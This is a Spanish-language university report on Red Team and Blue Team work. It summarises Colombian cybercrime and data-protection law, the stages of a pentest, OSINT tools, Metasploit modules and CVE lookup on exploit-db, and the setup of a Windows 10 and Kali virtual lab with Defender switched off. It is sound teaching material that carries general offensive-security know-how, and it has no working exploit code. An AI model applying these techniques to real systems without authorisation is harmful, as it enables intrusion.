CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

LUIS CARLOS RODRIGUEZ CRUZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

LUIS CARLOS RODRIGUEZ CRUZ

M.SC. JOHN FREDDY QUINTERO TAMAYO
DIRECTOR DEL CURSO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ D.C
2023

TABLA DE CONTENIDO

TABLA DE FIGURAS

LISTADO DE TABLAS

GLOSARIO

ACCESO: Es la intrusión que pueda obtener una persona o ciberdelincuente sin la previa autorización.

ASEGURAMIENTO: Son todas las acciones de configuración que se realizan para robustecer la seguridad de los equipos y sistemas informáticos.

BORRADO DE HUELLAS: Hace referencia a la quinta etapa de pentest, tras simular el ciberataque, se deben eliminar todas las evidencias que puedan delatar al atacante, ya que esto sería lo que haría un hacker malicioso o un ciberdelincuente en un caso real. A estos rastros se les conoce comúnmente como digital footprint.

CIBERSEGURIDAD: Se refiere a la protección de los activos e infraestructura tecnológica de una organización.

CIBERDELINCUENTE: Es la persona que infringe la legislación vigente, por medio de diferentes ataques informáticos o robo de información.

DELITO: Es el incumplimiento a la Constitución, Leyes y normatividad vigente.

DISPOSITIVO INFORMÁTICO: Es un equipo informático que se dedica al cumplimiento de una tarea especifica.

ESCANEO: Pertenece a segunda etapa de pentest, esto es acto seguido de la recolección de información realizada en la primera etapa de pentest, las siguientes etapas del pentest consisten en hacer un análisis de vulnerabilidades completo.

HACKER: Es un profesional en informática o afines que se encarga de poner su conocimiento para identificar y solucionar brechas y vulnerabilidades en los sistemas informáticos.

INFRAESTRUCTURA CIBERNÉTICA: Son todos los activos de información y la conectividad entre ellos por medio de los diferentes tipos sea cableado o inalámbrica en cualquier entorno.

MANTENIMIENTO DEL ACCESO O POSTEXPLOTACIÓN: Hace referencia a la cuarta etapa de pentest, es la encargada de generar diferentes técnicas para conservar el acceso y generar persistencia.

MÁQUINA VIRTUAL: Es un software que permite realizar pruebas de laboratorio en un escenario controlado que simula un dispositivo real.

OBTENCIÓN DE ACCESO O EXPLOTACIÓN: Hace referencia a la tercera etapa pentest, es donde se logra acceso por medio de un exploit a un sistema o equipo informático.

RECONOCIMIENTO: Es la primera etapa de pentest, en donde se efectúa la búsqueda y recolección de información que se encuentra en internet.

RESUMEN

Este informe o trabajo final es con la finalidad de dar a conocer a la empresa HarckerHouse la evaluación de las acciones de los equipos Red Team y Blue Team de una organización en el marco de los criterios éticos y legales, así como, la configuración de un banco de trabajo basado en máquinas virtuales con sistema operativo Windows 10 y Kali Linux 2023.1 para de esta manera poder demostrar debilidades que presentan los sistemas y equipos informáticos.

Además, se puede afirmar que, durante este informe final, se dan a conocer las posibles brechas o vulnerabilidades de seguridad que puede tener la Infraestructura Cibernética de la organización HackerHouse, así como, las diferentes estrategias realizadas y ejecutadas por los equipos Red Team y Blue Team para poder identificar y subsanar vulnerabilidades y evitar de esta manera el accionar de los ciberdelincuentes.

Finalmente, la organización HackerHouse debe hardenizar o asegurar los sistemas operativos de cada uno de los dispositivos informáticos que se encuentran en funcionamiento para el cumplimiento de sus actividades, para evitar de esta manera contener el accionar delictivo de los atacantes informáticos y proteger la infraestructura TI de la organización, para garantizar la integridad, confidencialidad y disponibilidad de los dispositivos informativos y la información corporativa.

ABSTRACT

This report or final work is intended to inform the HarckerHouse company of the evaluation of the actions of the Red Team and Blue Team of an organization within the framework of ethical and legal criteria, as well as the configuration of a workbench based on virtual machines with Windows 10 and Kali Linux 2023.1 operating system in order to demonstrate weaknesses in computer systems and equipment.

Furthermore, it can be stated that, during this final report, the possible security gaps or vulnerabilities that the Cybernetic Infrastructure of the HackerHouse organization may have are made known, as well as the different strategies carried out and executed by the Red Team and Blue teams. Team to be able to identify and correct vulnerabilities and thus avoid the actions of cybercriminals.

Finally, the HackerHouse organization must harden or secure the operating systems of each of the computer devices that are in operation to carry out its activities, to avoid containing the criminal actions of computer attackers and protect the IT infrastructure from the organization, to guarantee the integrity, confidentiality and availability of information devices and corporate information.

INTRODUCCIÓN

Con este trabajo incrementará sus conocimientos relacionados a equipos Blue Team y Red Team, en donde realizará un informe final con todas las estrategias de Red Team y Blue Team y conceptos legales, efectuará mecanismos de protección y de identificación de brechas de seguridad en los activos informáticos de una organización, realizará un aporte en el campo de la ciberseguridad la integración de los equipos Blue Team, Red Team y Purple Team al mismo tiempo dentro de una organización, planteará políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I

OBJETIVOS

Objetivo General

Formular estrategias en el campo de la ciberseguridad la integración de equipos Blue Team, Red Team y Purple Team al mismo tiempo dentro de una organización.

Objetivos Específicos

- ✓ Realizar un Informe final con todas las actividades realizadas aplicando las funciones de Red Team y Blue Team y conceptos legales.
- ✓ Efectuar el planteamiento de políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.
- ✓ Sustentar el desarrollo de cada uno de los puntos plasmados en el informe final, mediante un video y hacerlo público en internet por medio de cualquier plataforma.

DESARROLLO DEL INFORME

1 ETAPA 1

1.1 Marcos regulatorios que existen en Colombia

Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la Ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la Ley 1581 de 2012. Para la Ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.

Como dice LEY 1273 DE 2009[1], "por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado – denominado "de la protección de la información y de los datos" y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones". De acuerdo a esto, la Ley 1273 de 2009 es la encargada de regular que se considera como delito informático en Colombia, además, busca la protección de los sistemas, dispositivos y equipos informáticos, así como, preservar la seguridad de la información y evitar que se vea comprometida la información.

A continuación, se mencionan los artículos como dice la Ley 1273 de 2009[2], así:

[1] SIC. *Ley 1273 de 2009 [en línea]*. 2009. Citado el 04 de agosto de 2023. Disponible en Internet: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf.
[2] Ibid.

- **Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO**. El presente artículo se encarga de regular, el delito de acceso abusivo a un sistema informático, en la que menciona que cualquier persona que acceda sin autorización o acceda a una parte que no fue acordada, incurrirá en una pena de prisión de 48 meses y 96 meses y una multa de 100 a 1000 Salarios Mínimos Legales Vigentes.

- **Artículo 269B. OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN**. El presente artículo se encarga de regular, el delito de obstaculización ilegítima de sistema informático o red de telecomunicación, en la que menciona que la persona que impida u obstaculice el normal funcionamiento de un sistema informático, datos informáticos o una red de telecomunicación, incurrirá en una pena de prisión de 48 meses y 96 meses y una multa de 100 a 1000 Salarios Mínimos Legales Vigentes, resaltando que siempre y cuando la conducta no constituya con una pena mayor con un delito sancionado.

- **Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS**. El presente artículo se encarga de regular, el delito de interceptación de datos informáticos, en la que menciona que el que sin orden judicial intercepte datos informáticos en su origen y destino, al interior de sistemas informáticos o en emisiones electromagnéticas que sean producidas por un sistema informático, incurrirá en una pena de prisión de 36 meses y 72 meses.

- **Artículo 269D. DAÑO INFORMÁTICO**. El presente artículo se encarga de regular, el delito de daño informático, en la que menciona que el que, sin estar facultado, dañe, deteriore, altere, suprima o borre información o datos informáticos, incurrirá en una pena de prisión de 48 meses y 96 meses y una multa de 100 a 1000 Salarios Mínimos Legales Vigentes.

- **Artículo 269E. USO DE SOFTWARE MALICIOSO**. El presente artículo se encarga de regular, el delito de uso de software malicioso, en la que menciona que el que, sin estar facultado, venda, envíe, distribuya, utilice, adquiera o trafique, así como el que ingrese o extraiga software malicioso o dañino al territorio nacional, incurrirá en una pena de prisión de 48 meses y 96 meses y una multa de 100 a 1000 Salarios Mínimos Legales Vigentes.

- **Artículo 269F. VIOLACIÓN DE DATOS PERSONALES**. El presente artículo se encarga de regular, el delito de violación de datos personales, en la que menciona que el que, sin estar facultado, con beneficio propio o de un tercero, obtenga, sustraiga, ofrezca, venda, intercambie, compre, intercepte, divulgue o modifique, datos personales contenidos en archivos digitales o bases de datos en sistemas informáticos, incurrirá en una pena de prisión de 48 meses y 96 meses y una multa de 100 a 1000 Salarios Mínimos Legales Vigentes.

- **Artículo 269G. SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES**. El presente artículo se encarga de regular, el delito de suplantación de sitios web para capturar datos personales, la persona que con el objetivo ilícito o sin estar facultado, diseñe, desarrolle, programe, trafique, venda, ejecute o envíe sitios web, enlaces o ventanas emergentes, además el que modifique el sistema de resolución de nombres de dominio, con el objetivo de hacer ingresar a un usuario a una IP diferente en la creencia de que accede a su banco o un sitio web personal de confianza, incurrirá en una pena de prisión de 48 meses y 96 meses y una multa de 100 a 1000 Salarios Mínimos Legales Vigentes, resaltando que siempre y cuando la conducta no constituya delito sancionado con pena más grave.

- **Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA**. El presente artículo se encarga de regular, el delito de circunstancias de agravación punitiva, en la que menciona que impone de acuerdo con los artículos descritos, se aumentarán a la mitad a las tres cuartas partes si la conducta se cometiere:

    - Sobre redes o sistemas informáticos o de comunicaciones estatales, u oficiales o del sector financiero, nacionales o extranjeros.
    - Por servidor público que se encuentre en ejercicio de sus funciones.
    - Aprovechando de la confianza depositada por el poseedor de la información o por quien tuviera algún tipo de vinculo contractual.
    - Revelando información en perjuicio de otro.
    - Obteniendo un beneficio propio o para un tercero.
    - Con fines terrorista o generando riesgo para la seguridad o defensa nacional.
    - Empleando a un tercero de buena fe como instrumento.
    - Si la persona que incurre en estas conductas es el responsable de la administración, manejo o control de dicha información.

- **Artículo 269I. HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES**. El presente artículo se encarga de regular, el delito de hurto por medios informáticos, en la que saltando las medidas de seguridad establecidas en el artículo 239 del Código Penal manipulando un sistema informático, una red de sistema electrónico, telemático o un medio similar, suplantando los medios de identificación o autenticación de un usuario establecidos, incurrirá en las penas establecidas en el artículo 240 del Código Penal.

- **Artículo 269J. TRANSFERENCIA NO CONSENTIDA DE ACTIVOS**. El presente artículo se encarga de regular, el delito de transferencia no consentida de activos, en la que menciona que el que con ánimo de lucro y valiéndose de alguna manipulación informática o una conducta semejante, logre la transferencia no consentida de cualquier activo en perjuicio de un tercero, siempre y cuando la conducta no se constituya delito sancionado con pena más grave, incurrirá en una pena de prisión de 48 meses a 120 meses y una multa de 200 a 1500 Salarios Mínimos Legales Vigentes.

Como dice LEY 1581 DE 2012[3], por la cual se dictan disposiciones generales para la protección de datos personales. De acuerdo a lo anterior, mencionada ley tiene como objetivo principal, regular la protección de datos personales, compuesta por 9 títulos, 3 capítulos y 30 artículos, en donde de manera general se regula de la autoridad de protección de datos, procedimiento y sanciones y el Registro Nacional de Bases de Datos, cuyo propósito es preservar la disponibilidad, integridad y confidencialidad de los datos personales.

Además, la Ley 1581 de 2012 establece las multas de carácter personal e institucional hasta por el equivalente de dos mi (2.000) Salarios Mínimos Mensuales Legales Vigentes al momento de la imposición de la sanción.

De igual manera, la entidad que regula este tema en Colombia es la Superintendencia de Industria y Comercio, a través de una Delegatura para la Protección de Datos Personales.

[3] FUNCIÓN PUBLICA. *Ley 1581 de 2012 [en línea]*. 2012. Citado el 04 de agosto de 2023. Disponible en Internet: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981.

1.2 El pentesting es un proceso vital de la ciberseguridad

El pentesting es un proceso de gran vitalidad en el campo de la ciberseguridad, por este motivo usted debe definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de que trata esta etapa, ¿qué aplicaciones (Opensource y pagas) podría utilizar para este proceso? ¿y por qué piensa que es una de las etapas más importantes dentro del pentesting?.

Como dice KEEPCODING[4], las etapas del pentesting son las siguientes:

- ✓ **Reconocimiento:** Es la primera etapa, las etapas del pentesting de reconocimiento, también conocida como Information gathering, consiste en recolectar toda la información pública acerca del objetivo. Se puede hacer un reconocimiento activo, pasivo o una mezcla entre ambos.

  - **Reconocimiento pasivo:** esta fase de reconocimiento es la recolección de información público de un objetivo específico.

    Las herramientas Opensource y pagas que se utilizan en el footprinting o reconocimiento pasivo, son las siguientes: whois, robtex, Netcraft, TinEye, Google Hacking, Shodan, Foca, Metagoofil, creepy, harvester, haveibeenpwned, dnsdumpster. Y, las herramientas Open Source Intelligence (OSINT) como osrframework o Maltego.

    Considero que el footprinting o reconocimiento pasivo, es vital, debido a que permite obtener información que se encuentra de manera pública en internet por parte del dueño de la información, cuya información puede ser empleada por un ciberdelincuente debido a que al obtenerla no deja

[4] KEEPCODING. *Fases de un pentest [en línea]*. 2023. Citado el 05 de agosto de 2023. Disponible en Internet: https://keepcoding.io/blog/fases-de-un-pentest-ciberseguridad/.

rastro digital y puede ser utilizada para realizar un ataque cibernético en contra de su infraestructura cibernética y tecnológica.

- **Reconocimiento activo:** se requiere una interacción directa con el objetivo y en algunas ocasiones necesitan autorización para poder ejecutar esta actividad.

✓ **Escaneo:** Es la segunda etapa, se efectúa un escaneo para la identificación de brechas y fallas de seguridad informática.

✓ **Obtención de acceso o explotación:** Es la tercera etapa, aprovecha las fallas o brechas de seguridad identificadas para ser explotadas empleando un exploit.

✓ **Mantenimiento del acceso o postexplotación:** Es la cuarta etapa, se encarga de generar una persistencia del acceso obtenido.

✓ **Borrado de huellas:** Es la quinta etapa, busca eliminar los archivos y evidencias que se generaron durante la explotación y postexplotación de la vulnerabilidad.

✓ **Elaboración del reporte:** Es la sexta etapa, se encarga de plasmar los resultados identificados por medio de la ejecución de las etapas de pentest.

1.3 La importancia de la herramienta Metasploit

Metasploit es quizás una de las herramientas de importancia en el campo de la seguridad; algunos hackers expertos desarrollan sus propios frameworks, otros deciden utilizar frameworks existentes, por ello su trabajo en este apartado es

buscar el funcionamiento, arquitectura y opciones que trae Metasploit el cual se encuentra disponible desde Kali Linux.

Al momento de buscar vulnerabilidades para que estas sean explotadas por medio de algún metasploit los expertos en ciberseguridad requieren comprender qué es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada. Dentro del proceso descrito en este apartado usted como experto en ciberseguridad debe buscar y documentar lo siguiente:

* ¿Qué es un CVE y su estructura?
* https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

Como dice KEEPCODIG[5], Metasploit Framework es un software de código abierto, que inicialmente fue escrito en el lenguaje de programación Perl y, luego, fue transcrito al lenguaje Ruby para modernizar y agilizar su funcionamiento. Es un proyecto que cuenta con más de 900 exploits diferentes, que te permiten poner a prueba las vulnerabilidades presentes en un sistema informático. Es un programa multiplataforma y gratuito, aunque cuenta con una versión de pago, llamada Metasploit Pro, que incluye cierto número de exploits de día cero anualmente.

Las funciones que tiene Metasploit, para pruebas de penetración, son las siguientes, así:

- ✓ Analizar información de un dispositivo.
- ✓ Identificar y explorar vulnerabilidades de seguridad.
- ✓ Escalada de privilegios.
- ✓ Instalar backdoors.

[5] KEEPCODING. *¿Qué es Metasploit? [en línea]*. 2023. Citado el 06 de agosto de 2023. Disponible en Internet: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/.

- ✓ Hacer fuzzing.
- ✓ Evasión de antivirus.
- ✓ Eliminación de rastros.

Los módulos y opciones de herramientas de Metasploit son:

- ✓ **Auxiliary:** se encarga de recopilar información y escaneo a equipos informáticos.
- ✓ **Exploits:** es un fragmento de código que busca explotar una brecha de seguridad.
- ✓ **Posts:** es el que busca mantener el acceso obtenido por medio del exploit.
- ✓ **Payloads:** son las diferentes tareas programadas para ejecutar diferentes actividades maliciosas.
- ✓ **Encoders:** se encarga de realizar una modificación al código malicioso con el fin de evadir los sistemas de protección.

Como dice RED HAT[6], los puntos vulnerables y las exposiciones comunes (CVE) conforman una lista de las fallas de seguridad informática que está disponible al público. Cuando alguien habla de un CVE, se refiere a una falla a la cual se le asignó un número de identificación de CVE. Teniendo en cuenta lo anterior, las advertencias de seguridad que se emiten en la gran mayoría de veces relacionan uno de estos identificadores.

La estructura de un CVE es CVE-YYYY-NNNN, en donde (YYYY) indica el año y (NNNN) el número de vulnerabilidad.

[6] RED HAT. *EL concepto de CVE [en línea]*. 2021. Citado el 07 de agosto de 2023. Disponible en Internet: https://www.redhat.com/es/topics/security/what-is-cve.

De igual manera, el sitio web https://www.exploit-db.com, se utiliza para descargar los diferentes exploits de una vulnerabilidad específica, además, indica si está verificado o no, y se articula con el CVE digitando el año y código de la vulnerabilidad realizando la búsqueda del CVE identificado en este sitio web y si cuenta con exploits disponibles para explotar la vulnerabilidad del CVE, listará los que tenga disponibles.

1.4 Configuración banco de trabajo


Para finalizar esta actividad es importante que usted reconozca, analice y configure "banco de trabajo" lo solicitado en el anexo 1 – Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad.

Paso A:

Se dio inicio de la configuración del banco de trabajo, así:
Como dice VirtualBox[7], download VirtualBox 7.0.10, teniendo en cuenta lo anterior, se procedió a realizar la descargar de VirtualBox 7.0.10 la cual es la última versión para Windows.

[7] VIRTUALBOX. *Download VirtualBox [en línea]*. 2023. Citado el 08 de agosto de 2023. Disponible en Internet: https://www.redhat.com/es/topics/security/what-is-cve.

Figura 1. Descarga de VirtualBox 7.0.10 para Windows



Fuente: Propia.

Se procedió a iniciar el proceso de instalación de VirtualBox 7.0.10 para Windows, seguidamente se da clic en el botón “Next”.

Figura 2. Inicio instalación VirtualBox 7.0.10

Fuente: Propia.

Seguidamente, se dio por terminada la instalación del VirtualBox 7.0.10 para Windows y se da clic en el botón “Finish”.


Figura 3. Termino de instalación VirtualBox 7.0.10

Fuente: Propia.

Paso B:

Se subió la imagen ISO con sistema operativo Windows 10 en el VirtualBox 7.0.10.


Figura 4. Inicio de instalación de Windows 10



Fuente: Propia.

Seguidamente, se logró la correcta instalación de la máquina virtual con sistema operativo Windows 10, en el VirtualBox 7.0.10


Figura 5. Instalación de manera correcta de Windows 10 en VirtualBox



Fuente: Propia.

Posteriormente, se procedió a bajar el antivirus del sistema operativo Windows 10 como es (Windows defender, anti virus, firewall, entre otros).

Figura 6. Sistema de Seguridad abajo de la máquina virtual Windows 10



Fuente: Propia.

Seguidamente, se procedió a instalar de manera correcta la máquina virtual con versión de Kali Linux 2023.1, en el VirtualBox 7.0.10.


Figura 7. Instalación de máquina virtual Kali Linux 2023.1 en VirtualBox

Fuente: Propia.

Paso C:

Se procedió a realizar la configuración de red del adaptador 1 de la máquina Windows 10.


Figura 8. Configuración de red del adaptador 1 de la máquina virtual Windows 10



Fuente: Propia.

Seguidamente, se realizó la configuración de red del adaptador 2 de la máquina Windows 10.


Figura 9. Configuración de red del adaptador 2 de la máquina virtual Windows 10



Fuente: Propia.

Posteriormente, se efectuó la configuración de la dirección IPv4 192.168.137.10 con máscara de subred 255.255.255.0, de la máquina Windows 10.


Figura 10. Configuración de la dirección IPv4 de la máquina virtual Windows 10



Fuente: Propia.

Se realizó la verificación de la correcta configuración de la dirección IPv4 192.168.137.10 con máscara de subred 255.255.255.0, de la máquina virtual Windows 10.


Figura 11. Verificación configuración dirección IPv4 máquina virtual Windows 10



Fuente: Propia.

Se procedió a realizar la configuración de red del adaptador 1 de la máquina virtual Kali Linux 2023.1, seguidamente se da clic en el botón “Aceptar”.

